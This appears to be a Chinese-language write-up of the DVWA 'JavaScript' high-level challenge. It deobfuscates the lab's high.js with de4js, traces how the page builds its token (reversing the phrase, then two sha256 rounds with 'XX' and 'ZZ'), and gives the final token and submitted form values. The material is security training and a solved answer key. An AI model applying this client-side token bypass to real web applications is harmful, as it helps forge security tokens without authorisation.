
vulnerabilities/javascript/source/high.js

```
var a=['fromCharCode','toString','replace','BeJ','\x5cw+','Lyg','SuR','(w(){\x273M\x203L\x27;q\x201l=\x273K\x203I\x203J\x20T\x27;q\x201R=1c\x202I===
l[16]=l[1]=l[2]=l[3]=l[4]=l[5]=l[6]=l[7]=l[8]=l[9]=l[10]=l[11]=l[12]=l[13]=l[14]=l[15]=0}p(2h){1g(i=k.1A;M<W&&i<1k;++M){l[i>>2]|=s[M]<<U[i++&3]}}z{1
o]+m[(C>>16)&o]+m[(C>>12)&o]+m[(C>>8)&o]+m[(C>>4)&o]+m[C&o]+m[(B>>28)&o]+m[(B>>24)&o]+m[(B>>20)&o]+m[(B>>16)&o]+m[(B>>12)&o]+m[(B>>8)&o]+m[(B>>4)&o]
\x22).1r=1q(1m.1o(\x221M\x22).1r+y)}w\x202B(e=\x224E\x22){1m.1o(\x221M\x22).1r=1q(e+1m.1o(\x221M\x22).1r)}w\x202K(a,b){1m.1o(\x221M\x22).1r=2y(1m.1o
','||||||||||||||||||||this|blocks|HEX_CHARS||0x0F|if|var|code|message||0xFF|t1|function|is224||else|return|h1|h0|h7|h2|h3|key|h6|h5|h4||bytes|index
(function(c,d){var e=function(f){while(--f){c['push'](c['shift']());}};e(++d);}(a,0x1f4));var b=function(c,d){c=c-0x0;var e=a[c];return e;};eval(fun
```

先 google 看看有沒有反混淆的工具可以用，找到 de4js 就先試試看了

use de4js to decode

de4js | JavaScript Deobfuscator and Unpacker
https://lelinhtinh.github.io/de4js/



恩 有比較像是給人看的 code 了

```
function do_something (e) {
  for (var t = '', n = e.length - 1; n >= 0; n--) t += e[n]
  return t
}

function token_part_3 (t, y = 'ZZ') {
  document.getElementById('token').value = sha256(document.getElementById('token').value + y)
}

function token_part_2 (e = 'YY') {
  document.getElementById('token').value = sha256(e + document.getElementById('token').value)
}

function token_part_1 (a, b) {
  document.getElementById('token').value = do_something(document.getElementById('phrase').value)
}
```

```
document.getElementById('phrase').value = ''
setTimeout(function () {
  token_part_2('XX')
}, 300)

document.getElementById('send').addEventListener('click', token_part_3)

token_part_1('ABCD', 44)
```


直接拉到最下面可以看到 3 個可能的進入點， `token_part_3` 要等到送出 button 後才會被執行， `token_part_1` 會先被執行， `token_part_2` 因為有被延遲的關係，會在 `token_part_1` 後面執行，所以執行順序應該就是跟名稱一樣:

```
token_part_1 → token_part_2 → token_part3
```


```
document.getElementById('phrase').value = ''
setTimeout(function () {
  token_part_2('XX')
}, 300)

document.getElementById('send').addEventListener('click', token_part_3)

token_part_1('ABCD', 44)
```


token_part_1

call `do_something` to reverse token




```
function token_part_1 (a, b) {
  document.getElementById('token').value = do_something(document.getElementById('phrase').value)
}
```

reverse `phrase`

token_part_1 的參數只是障眼法，並沒有任何作用

```
function do_something (e) {
  // e is phrase value
  for (var t = '', n = e.length - 1; n >= 0; n--) t += e[n] // reverse the token
  return t
}
```

此時 `document.getElementById('token').value` 的值會是 `phrase` 倒過來的值

接著換 token_part_2

token_part_2

`e = 'YY'` 是 default value，`token_part_2('XX')` 被呼叫時有傳 `XX` 了所以實際上這裡的 `e` 是 `XX`

```
function token_part_2 (e = 'YY') {
  document.getElementById('token').value = sha256(e + document.getElementById('token').value)
}
```

將 reverse 後的 phrase 前面加上 `XX` 後再用 sha256 hash 一次

```
sha256('XX' + token)
```

最後是 token_part_3

token_part_3

`token_part_3` 並沒有傳入任何參數，因此這裡的 `y` 會是 `ZZ` ，最後將上一步的結果加上 `ZZ` 後再次用 sha256 hash 一次

```
function token_part_3 (t, y = 'ZZ') {
  document.getElementById('token').value = sha256(document.getElementById('token').value + y)
}
```


```
sha256( token + 'ZZ')
```

因為是將固定的 phrase hash 兩次，所以答案應該是固定的

總結流程

```
reverse the phrase value to token value -> sha256('XX' + token) -> sha256(token + 'ZZ')
```

```
token = do_something('success') // "sseccus"
```





```
token = sha256('XX' + token) // "7f1bfaaf829f785ba5801d5bf68c1ecaf95ce04545462c8b8f311dfc9014068a"
```

```
token = sha256(token + 'ZZ') // "ec7ef8687050b6fe803867ea696734c67b541dfafb286a0b1239f42ac5b0aa84"
```


final token:

```
ec7ef8687050b6fe803867ea696734c67b541dfafb286a0b1239f42ac5b0aa84
```

Done



```
{
  "token": "ec7ef8687050b6fe803867ea696734c67b541dfafb286a0b1239f42ac5b0aa84",
  "phrase": "success",
  "send": "Submit"
}
```



Ref

- HackTricks - HackTricks
- DVWA 通关指南：SQL Injection-Blind(SQL 盲注) - 乌漆WhiteMoon - 博客园
- Blind SQL Injections with SQLMap against the DVWA - Cybr
- de4js | JavaScript Deobfuscator and Unpacker
  https://lelinhtinh.github.io/de4js/